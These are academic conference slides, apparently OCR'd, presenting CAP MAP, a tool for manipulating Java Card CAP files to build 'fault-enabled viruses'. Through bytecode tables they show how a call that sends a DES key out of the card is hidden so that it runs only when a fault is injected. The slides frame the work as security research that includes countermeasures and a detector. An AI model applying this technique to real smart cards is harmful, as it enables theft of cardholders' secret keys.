# A friendly framework for hiding fault enabled virus for Java based smart cards

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DBSec'12



# Smart Card

## Smart card is...

- Tamper-Resistant Computer
- Securely stores and processes information
- Used in:
  - SIM card
  - Credit Card
  - Health Insurance Card, etc.

**It contains critical information!**

# Objectives

- Understand the implemented Java Card security mechanisms
- Improve these implementations
- Design the associated counter-measures

# Context

## Smart card attacks:

- Physical:
  - voltage modification (execution flow)
  - light injections to the memory cells (LED, laser, etc.)
  - electromagnetic attack
- Logical:
  - CAP file manipulation (bypass off-card BCV)
  - shareable interface mechanism (no longer possible)
  - transaction mechanism
- Combined attack:
  - fault injection (bypass on-card BCV)


# Context

## Two categories of logical attacks:

- Ill-typed application: modification of input file **(1)**
- Well-typed application:
  - specification weakness
  - application mutation **(1)**

**(1)** Byte code transformation engineering at CAP file level

# Converted APplet (CAP) File



# The CAP File Manipulator

## CAP MAP


- Java-based framework
- Allows to read any element of a CAP file
- Modification of any component of a CAP file
- Friendly tool to design logical attacks

CAP MAP
Cap File Manipulator

# Fault enabled viruses

## Our mission

Build a program that may have two semantics execution



# Example : get the secret key

```
public void process(APDU apdu) {
    short localS; byte localB;
    // get the APDU buffer
    byte[] apduBuffer = apdu.getBuffer();
    if (selectingApplet()) { return; }
    byte receivedByte = (byte) apdu.
        setIncomingAndReceive();

    // any code can be placed here
    //...

    DES_keys.getKey(apduBuffer, (short)0);

    apdu.setOutgoingAndSend((short)0,16) ;

}
```

B1

B2

B3

# Constraints solving

## Domain definition

$\mathbb{I} = \{\mathbb{I}_0, ..., \mathbb{I}_n\}$
$\mathbb{I}_0 = \{\{ins_1, ins_2, ...\}/operands = 0\}$
$\mathbb{I}_n : \{\{ins_1, ins_2, ...\}/operands = n\}$
$\mathbb{S} : Stack$

# Constraints solving

## Constraints:

Find $\mathbb{X}_1 = \{ins_1, ins_2, ...\}$ such as:

- $\mathbb{X}_1 \in \mathbb{I}_n$
- $|\mathbb{S}_1| > |\mathbb{S}_0|$
- $|\mathbb{S}_i| \leq MaxStack$
- number of locals must not change
- $\forall ins_i \in \mathbb{X}_1, \mathbb{S}_0(ins_i) = \mathbb{S}_1(ins_i)$

# Address resolution

```
// any code can be placed here
//...
DES_keys.getKey(apduBuffer, (short)0);
```

Listing 1: Original B2 to hide

# Address resolution

| OFFSETS | INSTRUCTIONS | OPERANDS | |
|---|---|---|---|
| ... | | | |
| /*00d4*/ | nop | | |
| /*00d5*/ | nop | | |
| /*00d6*/ | getfield_a_this | 1 // DES_keys | |
| /*00d8*/ | aload | 4 // L4=>apdubuffer | |
| /*00da*/ | sconst_0 | | |
| /*00db*/ | invokeinterface | nargs: 3, index: 0, | B2 |
| | | const: 3, method: 4 | |
| /*00e0*/ | pop | // return byte | |

# Address resolution

| OFFSETS | INSTRUCTIONS | OPERANDS | |
|---|---|---|---|
| ... | | | |
| /*00d4*/ | nop | | |
| /*00d5*/ | nop | | |
| /*00d6*/ | getfield_a_this | 1 // DES_keys | |
| /*00d8*/ | aload | 4 // L4=>apdubuffer | |
| /*00da*/ | sconst_0 | | |
| /*00db*/ | invokeinterface | nargs: 3, index: 2, const: 60, method: 4 | B2 |
| /*00e0*/ | pop | // return byte | |

# Address resolution

| OFFSETS | INSTRUCTIONS | OPERANDS | |
|---|---|---|---|
| ... | | | |
| /*00d4*/ | nop | | |
| /*00d5*/ | nop | | |
| /*00d6*/ | getfield_a_this | 1 // DES_keys | |
| /*00d8*/ | aload | 4 // L4=>apdubuffer | |
| /*00da*/ | sconst_0 | | |
| /*00db*/ | invokeinterface | 03, 02, 3C, 04 | B2 |
| /*00e0*/ | pop | // return byte | |

# Hide your code

```
OFFSETS          INSTRUCTIONS          OPERANDS

...
/*00d4*/        nop
/*00d5*/        nop
/*00d6*/        getfield_a_this 1     // DES_keys
/*00d8*/        aload           4     // L4=>apdubuffer
/*00da*/        sconst_0
/*00db*/        invokeinterface       03, 02, 3C, 04          B2
/*00e0*/        pop                     // return byte
```

# Hide your code

| OFFSETS | INSTRUCTIONS | OPERANDS | | |
|---|---|---|---|---|
| ... | | | | |
| /*00d4*/ | nop | | | |
| /*00d5*/ | getfield_a_this | 1 | // DES_keys | |
| /*00d6*/ | aload | 4 | // L4=>apdubuffer | |
| /*00d7*/ | sconst_0 | | | |
| /*00d8*/ | ifle | ?? | | |
| /*00d9*/ | invokeinterface | 03, 02, 3C, 04 | | B2 |
| /*00de*/ | pop | | // return byte | |

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|---|---|---|---|---|
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| /*00d5*/ | getfield_a_this | 1 | // DES_keys | |
| /*00d6*/ | aload | 4 | // L4=>apdubuffer | |
| /*00d7*/ | sconst_0 | | | |
| /*00d8*/ | ifle | 8E | | |
| /*00da*/ | sconst_0 | | | B2 |
| /*00db*/ | sconst_m1 | | | |
| /*00dc*/ | pop2 | | | |
| /*00de*/ | sconst_1 | | | |
| /*00df*/ | pop | | // return byte | |

# Code mutation

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| /*00d8*/ | ?? | 8E | | |
| /*00da*/ | sconst_0 | | | B2 |
| /*00db*/ | sconst_m1 | | | |
| /*00dc*/ | pop2 | | | |
| /*00de*/ | sconst_1 | | | |
| /*00df*/ | pop | | // return byte | |

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| /*00da*/ | sconst_0 | | B2 |
| /*00db*/ | sconst_m1 | | |
| /*00dc*/ | pop2 | | |
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| /*00d7*/ | sconst_0 | | |
| /*00d8*/ | nop | | |
| /*00d9*/ | invokeinterface | 03, 02, 3C, 04 | B2 |
| /*00de*/ | pop | // return byte | |

# Conclusion

- Contributions: basic constraints solver, stack evaluator
- CAP MAP is a friendly framework that gives us the ability to:
  - make CAP file manipulation in a coherent way
  - design logical attacks
  - design fault enabled viruses
- SmartCM, a static analyzer to detect fault enabled viruses
- Our future works includes: second order viruses


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